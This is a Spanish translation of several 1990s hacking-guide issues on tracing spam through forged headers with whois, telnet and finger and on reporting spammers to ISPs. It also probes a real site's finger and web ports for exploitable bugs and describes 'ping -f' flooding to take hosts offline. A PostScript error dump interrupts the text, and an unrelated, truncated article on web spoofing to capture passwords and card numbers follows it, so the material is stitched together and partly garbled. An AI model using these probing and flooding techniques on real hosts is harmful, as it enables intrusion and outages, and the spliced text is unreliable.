Vemos que uu.net es un dominio real. Pero teniendo en cuenta que el host in2.uu.net que aparece en el encabezamiento no está conectado actualmente a Internet, puede que esta parte del encabezamiento sea falsa. (Puede haber también otras explicaciones para esto).

Volviendo al elemento anterior del encabezamiento, probamos a continuación:

telnet news.mindspring.com nntp

Obtengo:

Trying 204.180.128.185 ...

Conectado a news.mindspring.com

Escape character is `^]i.

502 Usted no est registrado en mi archivo de acceso. Adios.

Conexión cerrada por host remoto.

Interesante. No obtengo ningún nombre de host específico para el puerto nntp (recordemos, como antes "boxcar", por ej.). ¿Qué significa esto? Bueno, hay una cosa que podemos hacer. Hagamos telnet al puerto que nos presenta la orden de que debemos hacer login. Ese puerto es el 23, pero telnet va automáticamente al 23 a menos que le digamos lo contrario:

telnet news.mindspring.com

Ahora ver s qu, divertido!:

Trying 204.180.128.166 ...

telnet: conectar a dirección 204.180.128.166: Conexión rechazada

Trying 204.180.128.167 ...

telnet: conectar a dirección 204.180.128.167: Conexión rechazada

Trying 204.180.128.168 ...

telnet: conectar a dirección 204.180.128.168: Conexión rechazada

Trying 204.180.128.182 ...

telnet: conectar a dirección 204.180.128.182: Conexión rechazada

Trying 204.180.128.185 ...

telnet: conectar a dirección 204.180.128.185: Conexión rechazada

Date cuenta ¡cuántos hosts son probados por telnet con este comando! Parece que todos ellos deben ser servers de news, ya que parece que ninguno de ellos presenta el menú de login.

Este parece ser un buen candidato como origen del spamming. Hay 5 servidores de news. Hagamos un whois del nombre de dominio:

whois mindspring.com

Obtenemos:

MindSpring Enterprises, Inc. (MINDSPRING-DOM)

1430 West Peachtree Street NE

Suite 400

Atlanta, GA 30309

USA

Nombre de Dominio: MINDSPRING.COM

Administrative Contact:

Nixon , J. Fred (JFN) jnixon@MINDSPRING.COM

404-815-0770

Technical Contact, Zone Contact:

Ahola, Esa (EA55) hostmaster@MINDSPRING.COM

(404) 815-0770

Billing Contact:

Peavler, K. Anne (KAP4) peavler@MINDSPRING.COM

(404) 815-0770 (FAX) 404-815-8805

Record last updated on 27-Mar-96

Record created on 21-Apr-94.

Domains servers listed in order:

CARNAC.MINDSPRING.COM 204.180.128.95

HENRI.MINDSPRING.COM 204.180.128.3

Newbie-Nota #3: El comando whois puede decirte quién es el propietario de un determinado dominio. El nombre de dominio son las dos últimas partes separadas por un punto que vienen después de la "@" en una dirección de email, o las dos últimas partes separadas por un punto en el nombre de un ordenador.

Yo diría que Mindspring es el PSI desde el que seguramente se falsificó el mensaje. La razón es que esta parte del encabezamiento parece verdadera, y ofrece montones de ordenadores desde los que falsificar un mensaje. Una carta a la consultoría técnica en hostmaster@mindspring.com con una copia del mensaje (del spam) puede que obtenga resultado.

Pero personalmente yo iría a su página Web y les mandaría un email de protesta desde allí. Hmmm, ¿tal vez 5MB gif de hipopótamos apareando? ¿Aunque sea ilegal?

Pero el sysadmin Terry McIntyre me advierte:

"No hace falta enviarles toneladas de megas de basura. Simplemente con enviarles una copia del spam es suficiente, para que el que lo envió primero (el spammer) sepa cuál es el problema."

"La Ley del Gran Número de Ofendidos va a tu favor. El spammer manda un mensaje para alcanzar/llegar/tantear al máximo número de consumidores potenciales posibles."

"Miles de Fastidiados mandan mensajes no-tan-amables al spammer criticando su conducta incorrecta. Y muchos spammers toman ejemplo rápidamente y se arrepienten".

"Una cosa que nunca debería hacerse es enviar (publicar) al newsgroup o la lista de correo una protesta por la incorrección del spam anterior. Siempre, siempre, hay que usar el email privado para hacer ese tipo de reclamaciones. De otro modo, el newbie sin darse cuenta aumenta el nivel de ruido (basura) que circula por el newsgroup o la lista de correo".

Bueno, la última frase significa que si realmente quieres tirar del enchufe del spammer, yo mandaría una amable nota incluyendo el mensaje-spam con los encabezamientos intactos a la consultoría técnica o al departamento de atención al cliente de cada uno de los links reales que encontré en el encabezamiento del spam. Seguramente te lo agradecerán.

Aquí tenemos un ejemplo de un email que me envió Netcom agradeciéndome la ayuda prestada en la detección de un spammer:

From: Netcom Abuse Department <abuse@netcom.com>

Reply-To: <abuse@netcom.com>

Subject: Gracias por su informe

Gracias por su información. Hemos informado a este usuario de nuestras normas y hemos tomado las medidas oportunas, incluyendo la cancelación de la cuenta. Si él o su empresa continúa transgrediendo las normas de Netcom, tomaremos acciones legales.

Los siguientes usuarios han sido informados:

santiago@ix.netcom.com

date-net@ix.netcom.com

jhatem@ix.netcom.com

kkooim@ix.netcom.com

duffster@ix.netcom.com

spilamus@ix.netcom.com

slatham@ix.netcom.com

jwalker5@ix.netcom.com

binary@ix.netcom.com

clau@ix.netcom.com

frugal@ix.netcom.com

magnets@ix.netcom.com

sliston@ix.netcom.com

aessedai@ix.netcom.com

readme@readme.net

captainx@ix.netcom.com

carrielf@ix.netcom.com

charlene@ix.netcom.com

fonedude@ix.netcom.com

prospnet@ix.netcom.com

noon@ix.netcom.com

sial@ix.netcom.com

thy@ix.netcom.com

vhsl@ix.netcom.com

Disculpe por la longitud de la lista.

Spencer

Investigador de Abusos

NETCOM Online Communication Services Asuntos de Abusos

Línea 24-horas: 408-983-5970 abuse@netcom.com

OK, ya estoy finalizando el artículo. ¡Feliz Hacking! ¡¡Y que no te atrapen!!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Número 5

¡Es el día divertido del vigilante! Como kickear a los spammers de Usenet de sus ISPs

Así que, ¿has estado por Usenet volando spammers? ¿Es divertido, no?

Pero si alguna vez has postado mucho en los grupos de noticias de Usenet, te darás cuenta que poco después de que lo haces, recibes a menudo spam email. Esto es gracias al Lightning Bolt, un programa escrito por Jeff Slayton para sacar grandes volúmenes de direcciones email de los mensajes de Usenet.

Aquí va uno que recibí hace poco:

Received: from mail.gnn.com (70.los-angeles-3.ca.dial-access.att.net
[165.238.38.70]) by mail-e2b-service.gnn.com (8.7.1/8.6.9) with SMTP id
BAA14636; Sat, 17 Aug 1996 01:55:06 -0400 (EDT)
Date: Sat, 17 Aug 1996 01:55:06 -0400 (EDT)
Message-Id: <199608170555.BAA14636@mail-e2b-service.gnn.com>

To:

Subject: Para siempre

From: FREE@Heaven.com

"GRATIS" Hogar y parcela en el "CIELO"

Reserva ya la tuya, hazlo hoy, no esperes. Es GRATIS simplemente por preguntar. Recibes una Acción personalizada y un mapa detallado de tu hogar en el CIELO. Manda tu nombre y dirección junto con una mínima y única donación de \$1.98 en metálico, cheque, o giro para ayudar a cubrir los costes.

A: Saint Peter's Estates

P.O. Box 9864

Bakersfield, CA 93389-9864

Esta es una comunidad cerrada y es "GRATIS".

Satisfacción total por 2000 años desde hoy.

>De El Portero. (PD. Nos vemos en las Puertas de Perla)

DIOS te bendiga.

Es una buena deducción que este spam tiene una cabecera falsa. Para identificar al culpable, empleamos el mismo comando que usamos con el spam de Usenet.

whois heaven.com

La respuesta es:

Time Warner Cable Broadband Applications (HEAVEN-DOM)

2210 W. Olive Avenue

Burbank, CA 91506

Domain Name: HEAVEN.COM

Administrative Contact, Technical Contact, Zone Contact, Billing Contact:

Melo, Michael (MM428) michael@HEAVEN.COM

(818) 295-6671

Record last updated on 02-Apr-96.

Record created on 17-Jun-93.

Domain servers in listed order:

CHEX.HEAVEN.COM 206.17.180.2

NOC.CERF.NET 192.153.156.22

A partir de esto podemos deducir que o bien esto es genuino (lo más probable) o una falsificación mejor de lo normal. Así que tratemos de hacer finger a FREE@heaven.com.

Primero, comprobemos la dirección email de retorno:

finger FREE@heaven.com

Nos da:

[heaven.com]

finger: heaven.com: Connection timed out

Hay varias razones posibles para esto. Una es que el administrador de sistema de heaven.com haya deshabilitado en puerto de finge. Otra es que heaven.com este inactivo. Podría estar en un host que estuviese apagado, o quizás tal vez huérfano.

Nota para novatos: Puedes registrar nombres de dominio sin tenerlos montados en ningún ordenador. Simplemente pagas tu dinero e Internic, que registra nombres de dominio, lo apartara para que tú lo uses. Sin embargo, si no lo hospedas en un ordenador en Internet en unas semanas, podrías perder tu registro.

Podemos comprobar estas hipótesis con el comando ping. Este comando te dice si un ordenador esta actualmente conectado a Internet y la calidad de su conexión.

Ahora, el ping, como la mayoría de las buenas herramientas hacker, puede usarse o bien para recibir información o bien como un medio de ataque. Pero yo te voy a hacer esperar con desesperado suspense a una posterior Guía Del Hacking (casi) Inofensivo para decirte como algunas personas usan el ping. Además, si, sería *ilegal* usarlo como un arma.

Debido al potencial del ping para estos fines, tu cuenta shell puede tener deshabilitado el uso de ping para el usuario casual. Por ejemplo, con mi proveedor, debo ir al directorio correcto para usarlo. Así que doy el comando:

```
/usr/etc/ping heaven.com
```

El resultado es:

```
heaven.com is alive
```

Consejo técnico: En algunas versiones de UNIX, al dar el comando "ping" hará que tu ordenador comience a "pingear" al blanco una y otra vez sin parar. Para salir del comando ping, mantén presionada la tecla control y presiona "c". Y ten paciencia, la siguiente Guía Del Hacking (casi) Inofensivo te dirá mas acerca del serio uso hacking del ping.

Bueno, esta respuesta significa que heaven.com esta conectado a Internet ahora mismo. ¿Permite logins? Lo comprobamos con:

```
telnet heaven.com
```

Esto nos debería llevar a una pantalla que nos pediría que le diésemos un nombre de usuario y un password. El resultado es:

```
Trying 198.182.200.1 ...
```

```
telnet: connect: Connection timed out
```

Bien, ahora sabemos que la gente no puede hacer login a heaven.com. Así que parece que fuera un lugar poco probable para que el autor de este spam hubiese mandado el email.

¿Y qué hay de chex.heaven.com? ¿Quizás sea el lugar donde se origino el spam? Tecleo:

```
telnet chex.heaven.com 79
```

Este es el puerto de finger. Recibo:

```
Trying 206.17.180.2 ...
```

```
telnet: connect: Connection timed out
```

Entonces intento lo de la pantalla que me pida hacer un login con un nombre de usuario, pero una vez mas consigo "Connection timed out".

Esto sugiere que ni heaven.com ni chex.heaven.com son usados por la gente para mandar email. Así que probablemente esto sea un enlace falseado en la cabecera.

Comprobemos otro enlace de la cabecera:

```
whois gnn.com
```

La respuesta es:

```
America Online (GNN2-DOM)
```

```
8619 Westwood Center Drive
```

```
Vienna, VA 22182
```

```
USA
```

```
Domain Name: GNN.COM
```

```
Administrative Contact:
```

```
Colella, Richard (RC1504) colella@AOL.NET
```

```
703-453-4427
```

```
Technical Contact, Zone Contact:
```

```
Runge, Michael (MR1268) runge@AOL.NET
```

```
703-453-4420
```

```
Billing Contact:
```

```
Lyons, Marty (ML45) marty@AOL.COM
```

```
703-453-4411
```

```
Record last updated on 07-May-96.
```

```
Record created on 22-Jun-93.
```

```
Domain servers in listed order:
```

```
DNS-01.GNN.COM 204.148.98.241
```

```
DNS-AOL.ANS.NET 198.83.210.28
```

¡Vaya! GNN.com pertenece a America Online. America Online, como Compuserve, es una red de ordenadores por si misma que tiene entradas a Internet. Así que ¿no es muy probable que heaven.com estuviera enrutando email a través de AOL?, ¿no? Seria como encontrar una cabecera que afirmase que su email fue encaminado a través del amplio área de red de alguna corporación Fortune 500.

Así que, esto nos da aun más evidencias de que el primer enlace de la cabecera, heaven.com, fue falseado.

De hecho, esta empezando a ser una buena apuesta el que nuestro spammer sea un novato que se acaba de graduar de las ruedas de entrenamiento de AOL.

Habiendo decidido que se puede hacer dinero falseando spams, el o ella se ha hecho con una cuenta shell ofrecida por una filial de AOL, GNN. Entonces con la cuenta shell, el o ella puede seriamente meterse en el tema del falseo de email.

Suena lógico, ¿eh? Ah, pero no saquemos conclusiones. Esto es solo una hipótesis y puede no ser correcta. Así que comprobemos el enlace que falta en la cabecera:

whois att.net

La respuesta es:

AT&T EasyLink Services (ATT2-DOM)

400 Interpace Pkwy

Room B3C25

Parsippany, NJ 07054-1113

US

Domain Name: ATT.NET

Administrative Contact, Technical Contact, Zone Contact:

DNS Technical Support (DTS-ORG) hostmaster@ATTMAIL.COM

314-519-5708

Billing Contact:

Gardner, Pat (PG756) pegardner@ATTMAIL.COM

201-331-4453

Record last updated on 27-Jun-96.

Record created on 13-Dec-93.

Domain servers in listed order:

ORCU.OR.BR.NP.ELS-GMS.ATT.NET 199.191.129.139

WYCU.WY.BR.NP.ELS-GMS.ATT.NET 199.191.128.43

OHCU.OH.MT.NP.ELS-GMS.ATT.NET 199.191.144.75

MACU.MA.MT.NP.ELS-GMS.ATT.NET 199.191.145.136

¡Otro dominio válido! Así que esto es una falsificación razonablemente ingeniosa. El culpable podría haber mandado email desde cualquiera, entre heaven.com, gnn.com o att.net. Sabemos que heaven.com es poco probable ya que ni siquiera podemos hacer que el puerto de logins (23) funcione. Pero aun tenemos gnn.com y att.net como hogares sospechosos del spammer.

El siguiente paso es mandar vía email una copia del spam *incluyendo la cabecera* tanto a postmaster@gnn.com (normalmente la dirección email de la persona que recibe las quejas) y runge@AOL.NET, que esta en la lista cuando hemos hecho el whois como el contacto técnico. Deberíamos también mandarlo a postmaster@att.net o hostmaster@ATTMAIL.COM (contacto técnico).

Pero hay un atajo. Si este tío te ha mandado el spam, muchas otras personas también lo habrán recibido. Hay un grupo de noticias en Usenet donde la gente puede cambiar información acerca de spammers de email y de Usenet, news.admin.net-abuse.misc. Hagámosle una visita y veamos lo que la gente ha descubierto acerca de FREE@heaven.com. Seguro, encuentro un mensaje acerca de este spam de heaven:

From: bartleym@helium.iecorp.com (Matt Bartley)

Newsgroups: news.admin.net-abuse.misc

Subject: junk email - Free B 4 U - FREE@Heaven.com

Supersedes: <4uvq4a\$3ju@helium.iecorp.com>

Date: 15 Aug 1996 14:08:47 -0700

Organization: Interstate Electronics Corporation

Lines: 87

Message-ID: <4v03kv\$73@helium.iecorp.com>

NNTP-Posting-Host: helium.iecorp.com

(snip)

No hay duda, un inventado "From:" en la cabecera que parecía pertenecer a un nombre de dominio valido.

Los Postmasters de att.net, gnn.com y heaven.com lo notificaron. gnn.com ha afirmado ya que venia de att.net, falseado para parecer que venia de gnn. Claramente el primer "Received:" de la cabecera es inconsistente.

Ahora sabemos que si quieres quejarte acerca del spam, el mejor sitio para mandar tu queja es postmaster@att.net.

Pero ¿qué tal funciona actualmente lo de mandar una carta de queja? Le pregunte al dueño de un proveedor Dale Amon. Me contesto, "Del pequeño número de mensajes spam que he estado viendo -- dado el número de generaciones de crecimiento exponencial de la red que he visto en 20 años -- parece que el sistema sea *fuertemente* auto regulador. El Gobierno y los sistemas legales no trabajan tan bien. "Felicitó a Carolyn por sus esfuerzos en este área. Esta totalmente en lo cierto. Los spammers están controlados por el mercado. Si hay suficiente gente asombrada, responden. Si esa acción causa problemas a un proveedor, tienen en cuenta sus intereses económicos a la hora de desechar a clientes que causan dicho daño, por ejemplo los spammers. El interés económico es muchas veces un incentivo mucho mas fuerte y efectivo que los requerimientos legales.

"Y recuerda que digo esto como Director Técnico del mayor proveedor de Irlanda del Norte."

¿Qué tal demandar a los spammers? Quizás un puñado de nosotros pudiera unirse para llevar a cabo una acción y llevar a estos tíos a la bancarrota.

El administrador de sistema Terry McIntyre dice, "Me opongo a los intentos de demandar a los spammers. Ya tenemos un mecanismo de normas propio decente impuesto.

"Considerando que la mitad de todo Internet son novatos (debido a la tasa de crecimiento del 100%), yo diría que las normativas propias son maravillosamente efectivas.

"Invita al Gobierno a que haga nuestro trabajo, y algunos malditos burócratas fijaran Normas, Regulaciones, y Penas y todo ese sin sentido. Ya tenemos suficiente de eso en el mundo fuera de la red; no invitemos a nada de ello a perseguirnos en la red."

Así que parece que los profesionales de Internet prefieren controlar los spams teniendo vigilantes de red como nosotros que perseguimos a los spammers y avisamos de su presencia a sus proveedores. ¡Me suena como divertido! De hecho, sería justo decir que sin nosotros, vigilantes de la red, Internet se reduciría a una parada de la carga que estos spammers depositasen en "ella". Bien, pues ya termino con esta columna. Espero tus contribuciones a esta lista. Pásatelo bien de vigilante y, ¡que no te pillen!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Numero 6

¡Es el día divertido del vigilante una vez mas! Como "joder" webs ofensivas

¿Cómo nos ocupamos de webs ofensivas?

Recuerda que Internet es voluntaria. No hay ley que fuerce a un proveedor a servir a gente que no les guste. Como los reyes del spam Jeff Slayton, Crazy Kevin, y, oh sí, los originales artistas del spam Cantor y Siegal han aprendido, la vida como spammer es una continua carrera. Lo mismo es aplicable a web sites que se pasan de la raya.

La razón por la que saco a relucir esto es que un miembro de la lista de Happy Hacker me ha dicho que le gustaría destrozar sites de porno infantil. Creo que esa es una idea muy, muy, buena -- excepto por un problema. ¡Puedes acabar en la cárcel! No quiero que las utilidades de hacking que puedas pillar de web y ftp sites públicos sean un aliciente para que te pillen. Es fácil usarlas para destrozar web sites. Pero es difícil usarlas sin ser ¡pillado!

PUEDES IR A LA CÁRCEL: Irrumpir en una parte no publica de un ordenador es ilegal. Adicionalmente, si usas las líneas de teléfono o Internet a lo largo de una línea de un estado de EEUU para irrumpir en una zona no publica de un ordenador, habrás cometido un delito Federal. No necesitas causar ningún daño -- es igualmente ilegal. Incluso si solo consigues acceso root e inmediatamente desconectas -- sigue siendo ilegal. Incluso si estas haciendo lo que tu ves como una obligación cívica mediante el destrozo de porno infantil -- sigue siendo ilegal.

Aquí va otro problema. Hicieron falta dos hackers cabreados para parar la lista esa de DC. Sí, volverá, eventualmente. Pero ¿y si Internet estuviera limitada a acarrear solamente material que fuese totalmente inofensivo para todo el mundo? De ahí el porqué esta contra la ley el "joder" proveedores y servidores web que no te gusten. Créeme, como pronto descubrirás, es realmente fácil el sacar a un host fuera de Internet. Es *tan* fácil que hacer este tipo de cosas ¡NO es élite!

Así que ¿cuál es la alternativa legal para luchar contra el porno infantil? El tratar de llevar a la cárcel a los tíos del web de porno infantil no siempre funciona. Mientras que hay leyes contra ello en los EEUU, el problema es que Internet es global. Muchos países no tienen leyes en contra del porno infantil en Internet. Incluso si fuese ilegal en todos sitios, en muchos países la policía solo caza a personas a cambio de que tu pagues un soborno mayor que el del criminal.

Pueden ir a la cárcel: En los EEUU y en muchos otros países, el porno infantil es ilegal. Si las imágenes están albergadas en un dispositivo de almacenamiento físico dentro de la jurisdicción de un país con leyes en contra de ello, la persona que ponga estas imágenes en el dispositivo de almacenamiento puede ir a la cárcel. Así que si sabes lo suficiente para ayudar a las autoridades a obtener una orden de registro, contacta con ellos sin lugar a dudas. En los EEUU, estos serian el FBI.

Pero la clase de ofensas masivas que mantiene a los spammers a la carrera puede también llevar al porno infantil fuera de la Red. *Tenemos* el poder.

La clave es que nadie puede forzar a un proveedor a llevar porno infantil-- o cualquier otra cosa. De hecho, la mayoría de los seres humanos están tan disgustados con el porno infantil que saltaran a la mínima oportunidad de acabar con ello. Si el proveedor es dirigido por algún pervertido que quiere hacer dinero ofreciendo porno infantil, entonces tu vas al siguiente nivel, al proveedor que ofrece la conexión al proveedor de porno infantil. Allí habrá alguien que estará encantado de parar los pies a los bastardos.

Así que, ¿cómo encuentras a la gente que pueda poner un web site en marcha? Comenzamos con la URL.

Voy a usar una URL real. Pero por favor ten en cuenta que no estoy diciendo que esta sea actualmente una dirección con porno infantil. Esto es usado solo con fines ilustrativos ya que esta URL es llevada por un host con muchas características hackeables. También, al menos por algunos estándares, tiene material calificado X. Así que visítala a tu propio riesgo.

<http://www.phreak.org>

Ahora digamos que alguien te dijo que este era un site de porno infantil. ¿Simplemente lanzas un ataque? No.

Así es como las guerras hacker comienzan. ¿Y si phreak.org es un buen sitio actualmente? Incluso si una vez mostraron porno infantil, tal vez se hayan arrepentido. No queriendo ser pillado actuando por un estúpido rumor, voy a la web y recibo el mensaje "no DNS entry". Así que parece que este web site no este allí ahora mismo.

Pero podría simplemente ser que la maquina que tiene el disco que alberga a este web site este temporalmente apagada. Hay un modo de decir si el ordenador que sirve un nombre de dominio esta funcionando: el comando ping:

`/usr/etc/ping phreak.org`

La respuesta es:

`/usr/etc/ping: unknown host phreak.org`

Ahora, si este web site hubiese estado funcionando, habría respondido como lo hace mi web site:

`/usr/etc/ping techbroker.com`

Esto da la respuesta:

`techbroker.com is alive`

Nota de genio maligno: El ping es una herramienta de diagnostico de red poderosa. Este ejemplo es de BSD UNIX. Quaterdeck Internet Suite y muchos otros paquetes de software también ofrecen esta versión del comando ping. Pero en su forma mas poderosa -- que la

puedes obtener instalando Linux en tu ordenador -- el comando ping-f mandara fuera paquetes tan rápido como el host que usemos de blanco pueda responder por un periodo de tiempo indefinido. Esto puede mantener al blanco extremadamente ocupado y puede ser suficiente para poner al ordenador fuera de combate. Si varias personas hacen esto simultáneamente, el blanco casi seguro que será incapaz de mantener su conexión de red. Así que -- *ahora* ¿quieres instalar Linux?

Advertencia: "Pinging down" (el tirar abajo mediante ping) a un host es increíblemente fácil. Es muy fácil para ser considerado elite, así que no lo hagas para impresionar a tus amigos. Si de todas formas lo haces, prepárate para ser denunciado por el dueño de tu blanco y ser pateado de tu proveedor -- o ¡mucho peor! Si por accidente haces correr al comando ping en modo de asalto, puedes rápidamente apagarlo presionando la tecla control a la vez que la tecla "c".

Advertencia puedes ir a la cárcel: Si se puede probar que usaste el comando ping-f con el propósito de tirar al host al que apuntaste, esto es un ataque de denegación de servicio y por lo tanto ilegal.

Bien, ahora ya hemos establecido que al menos en estos momentos, <http://phreak.com> o bien no existe, o que el ordenador que lo alberga no esta conectado a Internet.

¿Pero es esto temporal o se fue, se fue, se fue? Podemos hacernos alguna idea de si ha estado funcionando y de si ha sido ampliamente visitada por medio del motor de búsqueda en <http://altavista.digital.com>. Es capaz de buscar links fijados en páginas web. ¿Hay muchos web sites con links hacia phreak.org? En los comandos de búsqueda pongo:

link: <http://www.phreak.org>

host: <http://www.phreak.org>

Pero no aparece nada. Así que parece que el site phreak.org no es realmente popular.

Bueno, ¿tiene phreak.org un registro en Internic? Probemos con whois:

whois phreak.org

Phreaks, Inc. (PHREAK-DOM)

Phreaks, Inc.

1313 Mockingbird Lane

San José, CA 95132 US

Domain Name: PHREAK.ORG

Administrative Contact, Billing Contact:

Connor, Patrick (PC61) pc@PHREAK.ORG

(408) 262-4142

Technical Contact, Zone Contact:

Hall, Barbara (BH340) rain@PHREAK.ORG

408.262.4142

Record last updated on 06-Feb-96.

Record created on 30-Apr-95.

Domain servers in listed order:

PC.PPP.ABLECOM.NET 204.75.33.33

ASYLUM.ASYLUM.ORG 205.217.4.17

NS.NEXCHI.NET 204.95.8.2

Seguidamente espero unas pocas horas y hago ping a phreak.org de nuevo. Descubro que ahora esta "vivo". Así que ahora hemos aprendido que el ordenador que alberga a phreak.org esta a veces conectado a Internet y a veces no. (De hecho, pruebas posteriores demuestran que esta normalmente down.)

Trato de hacer telnet a su secuencia de login:

telnet phreak.org

Trying 204.75.33.33 ...

Connected to phreak.org.

Escape character is '^['.

;

Connection closed by foreign host.

¡Ha! ¡Alguien ha conectado el ordenador que alberga a phreak.org a Internet!

El hecho de que esto solo nos dé el dibujo en ASCII y no el prompt de login sugiere que este host no de exactamente la bienvenida al visitante casual. Pudiera bien tener un firewall que rechazase intentos de login de cualquiera que "telnetease" desde un host que no este en su lista de aprobación.

Seguidamente hago un finger a tu contacto técnico:

finger rain@phreak.org

La respuesta es:

[phreak.org]

Entonces me da un scroll de gráficos ASCII desconcertantes. Haz un finger tu mismo si quieres verlo. Sin embargo yo solo lo calificaría como PG-13 (mayores de 13 años, creo).

El hecho de que phreak.org corra el servicio finger es interesante. Dado que el finger es una de las mejores formas de crackear un sistema, podemos concluir que o bien:

1) El administrador de phreak.org no esta muy conciencizado con la seguridad, o

2) Es tan importante para phreak.org el mandar mensajes insultantes que al administrador no le importa el riesgo de seguridad de usar el finger.

Dado que hemos visto evidencias de un firewall, el punto 2 es probablemente cierto.

Uno de los miembros de la lista del Happy Hacker que me ayudo revisando esta Guía, William Ryan, decidió probar mas adelante el puerto finger de phreak.org:

"He estado prestando mucha atención a todas las cosas de "happy hacker" que has postado. Cuando intente usar el método del puerto 79 en phreak.org, se conectaba y después mostraba una mano con su dedo del medio levantado y el comentario "UP YOURS". Cuando intente usar el finger, me conecte y se mostraba un mensaje un poco después "In real life???"

Oh, esto es simplemente *muy* tentador...ah, pero mantengámonos fuera de problemas y dejemos al puerto 79 en paz, ¿OK?

Ahora ¿qué tal su puerto HTML, que podría dar acceso a cualquier web site albergado por phreak.org? Podríamos simplemente ejecutar un browser y echar un vistazo. Pero somos hackers y los hackers nunca hacen nada del modo ordinario. Además, no quiero ver fotos sucias y malas palabras. Así que comprobamos para ver si tiene activado, lo has adivinado, un pequeño puerto de "surfing":

```
telnet phreak.org 80
```

```
Esto es lo que recibo:
```

```
Trying 204.75.33.33 ...
```

```
Connected to phreak.org.
```

```
Escape character is '^['.
```

```
HTTP/1.0 400 Bad Request
```

```
Server: tthttpd/1.00
```

```
Content-type: text/html
```

```
Last-modified: Thu, 22-Aug-96 18:54:20 GMT
```

```
<HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD>
```

```
<BODY><H2>400 Bad Request</H2>
```

```
Your request " has bad syntax or is inherently impossible to satisfy.
```

```
<HR>
```

```
<ADDRESS><A
```

```
HREF="http://www.acme.org/software/tthttpd/">tthttpd/1.00</A></ADDRESS
```

```
</BODY></HTML>
```

```
Connection closed by foreign host.
```

Ahora sabemos que phreak.org tiene un servidor web en su ordenador host. Este servidor se llama tthttpd, versión 1.0. ¡También podemos sospechar que tiene unos pocos bugs!

¿Qué me hace pensar que tiene bugs? Mira el numero de versión: 1.0. También, ese es un mensaje de error bastante raro.

Si yo fuese el administrador técnico de phreak.org, pillaría un mejor programa para que corriese en el puerto 80 antes de que alguien se diera cuenta de como hacerse root con él. El problema es que el código con bugs es normalmente un síntoma de código que toma el acercamiento inútil de usar llamadas a root. En el caso de un servidor web, deseas dar acceso de solo lectura a usuarios remotos en cualquier directorio de usuario de archivos HTML. Así que hay una gran tentación de hacer llamadas a root.

Y un programa con llamadas a root simplemente podría venirse abajo y ponerte en root.

Nota para novatos: ¡Root! Es el Walhalla del cracker duro. "Root" es la cuenta de un ordenador multi-usuario que te permite jugar a ser Dios. ¡Te conviertes en el "superusuario"! Es la cuenta desde la que puedes entrar y usar cualquier otra cuenta, leer y modificar cualquier fichero, ejecutar cualquier programa. Con acceso root, puedes destruir completamente todos los datos de boring.ISP.net o de cualquier otro host en el que ganes acceso root. (¡*No* estoy sugiriendo que lo hagas!)

Oh, esto es simplemente muy tentador. Hago un pequeño experimento:

```
telnet phreak.org 80
```

```
Esto nos da:
```

```
Trying 204.75.33.33 ...
```

```
Connected to phreak.org.
```

```
Escape character is '^['.
```

Ya que el programa del puerto 80 "caduca" a los comandos en un segundo o menos, yo estaba listo para hacer un paste (pegar) al comando del host, que rápidamente inserto el siguiente comando:

```
<ADDRESS><A
```

```
HREF="http://www.phreak.org/tthttpd/">tthttpd/1.00</A></ADDRESS</BODY></HTML>
```

```
Esto da información acerca del programa del puerto 80 de phreak.org:
```

```
HTTP/1.0 501 Not Implemented
```

```
Server: tthttpd/1.00
```

```
Content-type: text/html
```

```
Last-modified: Thu, 22-Aug-96 19:45:15 GMT
```

```
<HTML><HEAD><TITLE>501 Not Implemented</TITLE></HEAD>
```

```
<BODY><H2>501 Not Implemented</H2>
```

```
The requested method '<ADDRESS><A' is not implemented by this server.
```

ERROR: syntaxerror
OFFENDING COMMAND: --nostringval--

STACK:

/GpPBeg1
-dictionary-
true
false

Web spoofing

Introduccion

Este documento intentará describir un ataque de seguridad en Internet que podría poner en peligro la privacidad de los usuarios de la Web, y la integridad de sus datos. El engaño se puede cometer sobre la mayoría de los navegadores, incluyendo el Netscape Navigator, y Microsoft Internet Explorer, incluido el 5.5.

Web Spoofing

El Web Spoofing permite a un atacante la creación de una "shadow copy" DE TODAS LAS PÁGINAS DE LA WEB. Los accesos a este sitio están dirigidos a través de la máquina del atacante, permitiéndole monitorear todas las actividades que realiza la víctima, desde los datos que se pueda escribir en un simple formulario, hasta sus passwords, su número de tarjeta, etc...

El método consiste en que el atacante crea un falso (pero convincente) mundo alrededor de la víctima, y la víctima hace algo que le podría ser apropiado. El falso web se parece al verdadero, tiene las mismas páginas, links... En definitiva, el atacante es quien controla el falso web, así pues, todo el tráfico entre el navegador de la víctima y el verdadero web pasa a través del programa filtro que programó el atacante. Desafortunadamente, las actividades que parecen ser razonables en el mundo imaginario suelen ser desastrosas en el mundo real.

Las personas que usan internet a menudo toman decisiones relevantes basadas en las señales del contexto que perciben. Por ejemplo, se podría decidir el teclear los datos bancarios porque se cree que se está visitando el sitio del banco. Esta creencia se podría producir porque la página tiene un parecido importante, sale su url en la barra de navegación, y por alguna que otra razón más.

Como el atacante tiene el control de la conexión, puede observar, e incluso modificar cualquier dato que vaya entre la víctima y el verdadero web, tiene muchas posibilidades de salirse con la suya. Esto incluye Vigilancia y Manipulación.

Vigilancia

El atacante puede mirar el tráfico de una manera pasiva grabando las páginas que visita la víctima, y su contenido, como por ejemplo todos los datos que aparezcan en los formularios cuando la respuesta es enviada de vuelta por el servidor. Como la mayoría del comercio electrónico se hace a través de formularios, significa que el atacante puede observar cualquier número de cuenta o passwords que la víctima introduce.

Manipulacion

El atacante también es libre de modificar cualquiera de los datos que se están transmitiendo entre el servidor y la víctima en cualquier dirección. Por ejemplo, si la víctima está comprando un

producto on-line, el atacante puede cambiar el numero, la cantidad, la direccion del remitente ... tambien le podria enganar a la victima enviandole informacion erronea, por parte del servidor para causar antagonismo entre ellos. Un ejemplo grafico es el siguiente:

Nombre: Juan	Nombre: Pepe	
Articulo: Compact Disc	Articulo: Compact Disc	
Direccion: C/ Victima, n º 1	Direccion: C/ Atacante, n º 12	
Num. Tarj: xxx	Num. Tarj: xxx	
Victima <=====>	Atacante <=====>	Servidor
O.K. Te envio el jamon, Juan	O.K. Te envio el jamon, Pepe	

Como ataca?

La clave es que el atacante se situe en medio de la conexion entre la victima y el servidor.

a) Rescribe la URL:

